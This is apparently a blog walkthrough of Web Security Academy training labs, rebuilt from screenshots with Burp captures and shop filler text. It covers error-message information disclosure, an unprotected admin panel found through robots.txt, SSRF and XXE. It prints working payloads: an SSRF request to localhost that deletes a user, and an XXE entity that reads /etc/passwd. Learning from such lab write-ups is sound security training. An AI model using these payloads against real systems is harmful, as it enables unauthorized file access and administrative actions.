https://0aa0006704f85c5d81d3...	GET	/resources/images/shop.svg			200	7258	XML	svg	
https://www.youtube.com	POST	/api/stats/atr?ns=yt&el=embedded&cp...	✓		204	483	HTML		
https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json&key=...	✓		200	394	JSON		
https://0aa0006704f85c5d81d3...	GET	/resources/labheader/images/logoAcad...			200	8852	XML	svg	
https://0aa0006704f85c5d81d3...	GET	/resources/labheader/images/ps-lab-n...			200	942	XML	svg	
https://0aa0006704f85c5d81d3...	GET	/academyLabHeader			101	147			
https://0aa0006704f85c5d81d3...	GET	/product?productId=9	✓		200	3808	HTML		Information disclosure in ...
https://0aa0006704f85c5d81d3...	GET	/academyLabHeader			101	147			

```
GET /product?productId=9 HTTP/2 \r \n
Host:
0aa0006704f85c5d81d389f200d300e9.web-secur
ity-academy.net \r \n
Cookie: session=
dMGAJHrWRrgGe5pW8hj8Secl719iLL8C \r \n
User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:102.0) Gecko/20100101
Firefox/102.0 \r \n
Accept:
text/html,application/xhtml+xml,applicatio
n/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8 \r \n
Accept-Language: en-US,en;q=0.5 \r \n
Accept-Encoding: gzip, deflate \r \n
Referer:
https://0aa0006704f85c5d81d389f200d300e9.w
eb-security-academy.net/ \r \n
Upgrade-Insecure-Requests: 1 \r \n
Sec-Fetch-Dest: document \r \n
Sec-Fetch-Mode: navigate \r \n
Sec-Fetch-Site: same-origin \r \n
Sec-Fetch-User: ?1 \r \n
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3700

<!DOCTYPE html>
<html>
  <head>
    <link href=
    /resources/labheader/css/academyLabHea
    der.css rel=stylesheet>
    <link href=
    /resources/css/labsEcommerce.css rel=
    stylesheet>
    <title>
      Information disclosure in error
      messages
    </title>
  </head>
  <body>
    <script src="
    /resources/labheader/js/labHeader.js">
```

Inspector	
Request Attributes	2
Request Query Parameters	1
Request Cookies	1
Request Headers	16
Response Headers	3

Web Security Academy
Information disclosure in error messages
Submit solution
Back to lab description »

Paint a rainbow

★★★★★

$26.25

Description:


On a dull grey day, when everyone needs a little color or sunshine in their lives, you can be the hero of the hour. Our new 'Pa
not only enhance your performance but will improve the lives of everyone around you.

Super lightweight material gives you the cutting edge when it comes to speed, but not only that; a million embedded nano su
rainbow streak lighting up the sky as you run. They say not every superhero wears a suit, but you CAN. Bring some color anc
doing what you already do every day.

These are limited edition running suits, be one of only 100 people who have access to our brand new range. So, don't delay

We then send it to Burp Repeater

And we change the productid to a non-numeric value, like hacktivist. And we will scroll down in the response to see the version of Apache Struts used (it was 2.2.3.31 here)


Send
Cancel
Target: https://0aa0006704f85c5d81d389f200d300e9.web-security-academy.net
HTTP/2
Request
Pretty
Raw
Hex

```
GET /product?productId=hacktivist HTTP/2
Host: 0aa0006704f85c5d81d389f200d300e9.web-security-academy.net
Cookie: session=dMGAJHrWRrgGe5pW8hj85ecl719iLl8C
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0aa0006704f85c5d81d389f200d300e9.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

```
at m.i.b.s.J(Unknown Source)
at m.i.b.s.lambda$uncheckedFunction$4(Unknown Source)
at java.base/java.util.Optional.map(Optional.java:260)
at lab.c.k.c.m.m(Unknown Source)
at lab.server.v.w.g.P(Unknown Source)
at lab.c.k.l.P(Unknown Source)
at lab.server.v.w.e.z.b(Unknown Source)
at lab.server.v.w.e.l.c(Unknown Source)
at lab.server.v.w.h.O(Unknown Source)
at m.i.b.s.lambda$null$3(Unknown Source)
at m.i.b.s.J(Unknown Source)
at m.i.b.s.lambda$uncheckedFunction$4(Unknown Source)
at lab.server.uq.j(Unknown Source)
at lab.server.v.w.h.v(Unknown Source)
at lab.server.v.e.t.h(Unknown Source)
at lab.server.v.m.p(Unknown Source)
at lab.server.v.g.p(Unknown Source)
at lab.server.ul.W(Unknown Source)
at lab.server.ul.z(Unknown Source)
at lab.l.q.lambda$consume$0(Unknown Source)
at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1136)
at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:635)
at java.base/java.lang.Thread.run(Thread.java:833)

Apache Struts 2 2.3.31
```

Search..
0 matches
WebSecurity Academy
Information disclosure in error messages
Back to lab description »
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »
Home

Paint a rainbow

★★★★★

$26.25

Description:

On a dull grey day, when everyone needs a little color or sunshine in their lives, you can be the hero of the hour. Our new 'Paint A Rainbow' running suit will not only enhance your performance but will improve the lives of everyone around you.

Super lightweight material gives you the cutting edge when it comes to speed, but not only that; a million embedded nano super lights will give you a rainbow streak lighting up the sky as you run. They say not every superhero wears a suit, but you CAN. Bring some color and light into the lives of others by doing what you already do every day.


These are limited edition running suits, be one of only 100 people who have access to our brand new range. So, don't delay Paint A Rainbow today.

Path 7 Access Control

What is access control vulnerabilities? Access control vulnerabilities refer to weaknesses in a system's authorization mechanisms that could allow unauthorized access or privilege escalation. These flaws may enable attackers to bypass restrictions, manipulate resources, and compromise sensitive data, ultimately threatening the security and integrity of the system.


For the lab of this path, I have opted for the lab named Unprotected Admin Functionality

We start by simply adding /robots.txt in the URL



```
User-agent: *
Disallow: /administrator-panel
```

Which gives us access to the database and to modify it. We simply replace then the /robots.txt that we just added with /administrator-panel and we will be able to delete the poor Carlos once again




Unprotected admin functionality

Users

wiener - Delete
carlos - Delete

Ez pz done.



Unprotected admin functionality

Congratulations, you solved the lab!

User deleted successfully!

Users


wiener - Delete

Path 8 Server-side request forgery

What is it? Server-side request forgery, or SSRF, refers to a web security flaw that enables an attacker to manipulate the server-side application into making requests to unintended destinations. During a common SSRF assault, the attacker can compel the server to establish connections with internal services exclusive to the organization's infrastructure. Alternatively, they might be able to coerce the server into connecting with random external systems, possibly exposing confidential information like authentication credentials.

The name of the lab for this path is Basic SSRF against the local server

We first start by intercepting and capturing the data string (stock API) when we change Country location.



```
POST /product/stock HTTP/2
Host: 0aa000830356cdc181575ca60004003e.web-security-academy.net
Cookie: session=R56aoWzOORZPtKhbbRmfJxcZXhbDiget
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0aa000830356cdc181575ca60004003e.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Origin: https://0aa000830356cdc181575ca60004003e.web-security-academy.net
Content-Length: 107
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

stockApi=
http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D2
```

Selection 98

Selected text

```
http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D2
```

Decoded from: URL encoding

```
http://stock.weliketoshop.net:8080/product/stock/check?productId=1&storeId=2
```

Cancel Apply changes

Request Attributes	2
Request Query Parameters	0
Request Body Parameters	1
Request Cookies	1
Request Headers	17

Pet Experience Days

★☆☆☆☆

$28.19

Description:

Give your beloved furry friend their dream birthday. Here at PED, we offer unrivaled entertainme Balloon Ride.


A large collection of helium-filled balloons will be attached with a harness to your dog, once we up and away they go. This adventure is heavily weather dependent as strong winds could prove

Your dog will travel at 5 mph with the wind in its face, and I expect its tongue hanging out. Bette is of paramount importance to us, should the dog, at any time, veer off course we will instantly s safe descent. This should not be any cause for concern as this is our official landing procedure

You are strongly advised to wear wet weather clothing and carry an umbrella on the day, the do control over where they might hover. Give your best friend the time of its life, book today as all e balloons.

Paris ⌄ Check stock

754 units



```
stockApi=http://localhost/admin/delete?username=carlos
```

Your snow will be loaded on to our exclusive snow train and transported across the globe ir ready to scatter in the areas of your choosing.

*Make sure you have an extra large freezer before delivery.

*Decant the liquid into small plastic tubs (there is some loss of molecular structure during tr

*Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes

*Scatter snow.

Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in o every referral we receive from you.


Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. R days to prepare the new batch to avoid disappointment.

Milan ⌄ Check stock

WebSecurity Academy

Basic SSRF against the local server

Back to lab description »



```
Content-Length: 107
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

stockApi=http://localhost/admin
```

Request Headers	17

Description:

Give your beloved furry friend their dream birthday. Here at PED, we offer unrivaled enterta Balloon Ride.

A large collection of helium-filled balloons will be attached with a harness to your dog, once up and away they go. This adventure is heavily weather dependent as strong winds could p


Your dog will travel at 5 mph with the wind in its face, and I expect its tongue hanging out. E is of paramount importance to us, should the dog, at any time, veer off course we will instar safe descent. This should not be any cause for concern as this is our official landing procec

You are strongly advised to wear wet weather clothing and carry an umbrella on the day, th control over where they might hover. Give your best friend the time of its life, book today as balloons.

London ⌄ Check stock

81 units

Now, when we scroll down our Lab page after forwarding the requests, we have access to the Deletion of users, but we don’t have admin privileges. We will then in the inspector tool of mozilla or any popular browser by pressing F12, change in between the tags <a and >Delete</a> to




Users

wiener - Delete
carlos - Delete

```
      <section class="top-links">…</section> flex
    </header>
    <header class="notification-header">…</header>
    <section>
      <h1>Users</h1>
      <div>
        <span>wiener -</span>
        <a href="/admin/delete?username=wiener">Delete</a>
      </div>
      <div>
```

```
element {
}
a {
  color: #29ace5;
  text-decoration:
}
a {
  color: #0071bc;
  text-decoration:
```

Then, finally, we just use the F12 for the basic browse analyser. Take the code string with delete?username=carlos and put that in the new stock API that we will have on the next forwarding page with Milan as country choice this time.



```
stockApi=http://localhost/admin/delete?username=carlos
```

Your snow will be loaded on to our exclusive snow train and transported across the globe ir ready to scatter in the areas of your choosing.

*Make sure you have an extra large freezer before delivery.

*Decant the liquid into small plastic tubs (there is some loss of molecular structure during tr

*Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes


*Scatter snow.

Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in o every referral we receive from you.

Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. R days to prepare the new batch to avoid disappointment.

Milan
Check stock
WebSecurity Academy
Basic SSRF against the local server
Back to lab description »

And then we just forward the request and we will have the lab solved.



WebSecurity Academy
Basic SSRF against the local server
Back to lab description »
LAB Solved


Congratulations, you solved the lab!

Snow Delivered To Your Door

★★☆☆☆

$86.04

Progress so far


Level progress:

10 of 52 Apprentice

3 of 151 Practitioner


0 of 36 Expert

Path 9 XXE Injection

What is a XXE injection? XML External Entity exploitation, commonly referred to as XXE, represents a cybersecurity risk that permits an intruder to manipulate an application's handling of XML data. This vulnerability frequently enables the attacker to access files on the application server's file system and engage with any internal or external systems that the application has access to. Under certain circumstances, an intruder may escalate the XXE exploit to compromise the foundational server or other supporting infrastructure by utilizing the XXE vulnerability as a conduit for executing server-side request forgery (SSRF) assaults.


In this new path, the first lab I made is named Exploiting XXE using external entities to retrieve files

This lab was particularly simple. All we had to do was intercept a request when changing location for the stock check. And we simply add !Doctype and some other strings to the HTML section below showing <StockCheck>, <productid>1</productid>, etc. See image below for the complete added informations



```
POST /product/stock HTTP/2
Host: 0a8a005a03b051c083f065ea00f100ea.web-security-academy.net
Cookie: session=EptWpmZoox5H7Hs4xgaw7T9WsnLV84na
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a8a005a03b051c083f065ea00f100ea.web-security-academy.net/product?productId=1
Content-Type: application/xml
Origin: https://0a8a005a03b051c083f065ea00f100ea.web-security-academy.net
Content-Length: 107
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file://etc/passwd"> ]>
<stockCheck>
<productId>&xxe;</productId>
<storeId>3</storeId>
</stockCheck>
```

Then when we refresh/forward the request, the lab will be solved. That easy



Web Security Academy

Exploiting XXE using external entities to retrieve files

Back to lab description »

Congratulations, you solved the lab!

